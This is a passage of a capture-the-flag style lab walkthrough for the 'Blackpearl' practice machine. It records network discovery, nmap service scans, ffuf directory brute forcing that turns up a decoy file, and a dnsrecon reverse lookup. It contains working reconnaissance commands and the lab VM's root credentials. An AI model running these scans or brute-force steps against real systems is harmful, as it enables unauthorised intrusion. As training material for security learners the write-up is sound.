
NOTE: In order to Connect the Target ie. Academy Machine to the Same Networks as Attacker ie. Kali Machine, we need to Log In using the following Credentials:

USERNAME: root
PASSWORD: tcm

and Enter the following Command:

> dhclient




```
Debian GNU/Linux 10 dev tty1

dev login: root
Password:
Last login: Wed Nov 16 16:16:27 EST 2022 on tty1
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dev:~# dhclient
root@dev:~# _
```

Machine Information

- **Attacker Machine**


HOSTNAME: kali
IP ADDRESS: 192.168.137.133
SUBNET MASK: 255.255.255.0



```
┌──(root㉿kali)-[~/academy]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
       valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- **Target Machine**

IP ADDRESS: 192.158.137.136
SUBNET MASK: 255.255.255.0



```
┌──(root㉿kali)-[~/blackpearl]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1   92:9c:4a:8c:33:65       (Unknown: locally administered)
192.168.137.2   00:50:56:e6:c8:8b       VMware, Inc.
192.168.137.136 00:0c:29:5c:13:9e       VMware, Inc.
192.168.137.254 00:50:56:e9:76:cf       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 2.003 seconds (127.81 hosts/sec). 4 responded
```

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 08:45 EST
Nmap scan report for 192.168.137.136
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:0C:29:5C:13:9E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.80 seconds
```

PORTS OPEN

- Port 22 - SSH
- Port 53 - Domain
- Port 80 - HTTP

PORT 22

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 08:49 EST
Nmap scan report for 192.168.137.136
Host is up (0.0017s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

```
| ssh-hostkey:
|   2048 66381450ae7dab3972bf419c39251a0f (RSA)
|   256 a62e7771c6496fd573e9227d8b1ca9c6 (ECDSA)
|_  256 890b73c153c8e1885ec316ded1e5260d (ED25519)
MAC Address: 00:0C:29:5C:13:9E (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (99%), Linux 5.0 - 5.3 (99%), Linux
3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 5.4 (96%), Linux 2.6.32
(96%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Synology DiskStation
Manager 5.2-5644 (95%), Linux 3.1 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.73 ms 192.168.137.136

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.21 seconds
```

PORT 53

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 08:49 EST
Nmap scan report for 192.168.137.136
Host is up (0.0017s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
MAC Address: 00:0C:29:5C:13:9E (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

```
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.68 ms 192.168.137.136

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
```

PORT 80

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 08:49 EST
Nmap scan report for 192.168.137.136
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
MAC Address: 00:0C:29:5C:13:9E (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.08 ms 192.168.137.136

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```


FINDINGS

- Webmaster: alek@blackpearl.tcm -> from View Source Page

- SSH Version - OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
- Domain Version - ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
- HTTP Version ie. NGINX - nginx 1.14.2
- Device type: general purpose
  Running: Linux 4.X|5.X
  OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
  OS details: Linux 4.15 - 5.6

Directory Brute Forcing

Using FFUF




```
┌──(root㉿kali)-[~/blackpearl]
└─# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.137.136//FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.137.136//FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

# This work is licensed under the Creative Commons  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 5ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 6ms]
# Copyright 2007 James Fisher [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 8ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 8ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 7ms]
# on atleast 2 different hosts [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 6ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 7ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 8ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 210ms]
                        [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 211ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 213ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 222ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 222ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 222ms]
secret                  [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 5ms]
                        [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
:: Progress: [220560/220560] :: Job [1/1] :: 4504 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```

There is **secret**

We go to there and we download a file.

And it turns out, it was a Rabit Hole.




```
┌──(root㉿kali)-[~/blackpearl]
└─# ls
nmap  secret

┌──(root㉿kali)-[~/blackpearl]
└─# cat secret
OMG you got r00t !


Just kidding... search somewhere else. Directory busting won't give anything.

<This message is here so that you don't waste more time directory busting this particular website.>

- Alek
```

But we confirmed there's a user by the name of **Alek** and has email of alek@blackpearl.tcm

Enumerating DNS ie. Port 53


dnsrecon

> dnsrecon -r 127.0.0.1/24 -n <TARGET_IP> -d <RANDOM_DOMAIN>




```
┌──(root㉿kali)-[~/blackpearl]
└─# dnsrecon -r 127.0.0.1/24 -n 192.168.137.136 -d blah
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
```

We add it to DNS at /etc/hosts




```
  GNU nano 6.4
127.0.0.1       localhost
127.0.1.1       kali
# Blackpearl
192.168.137.136 blackpearl.tcm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



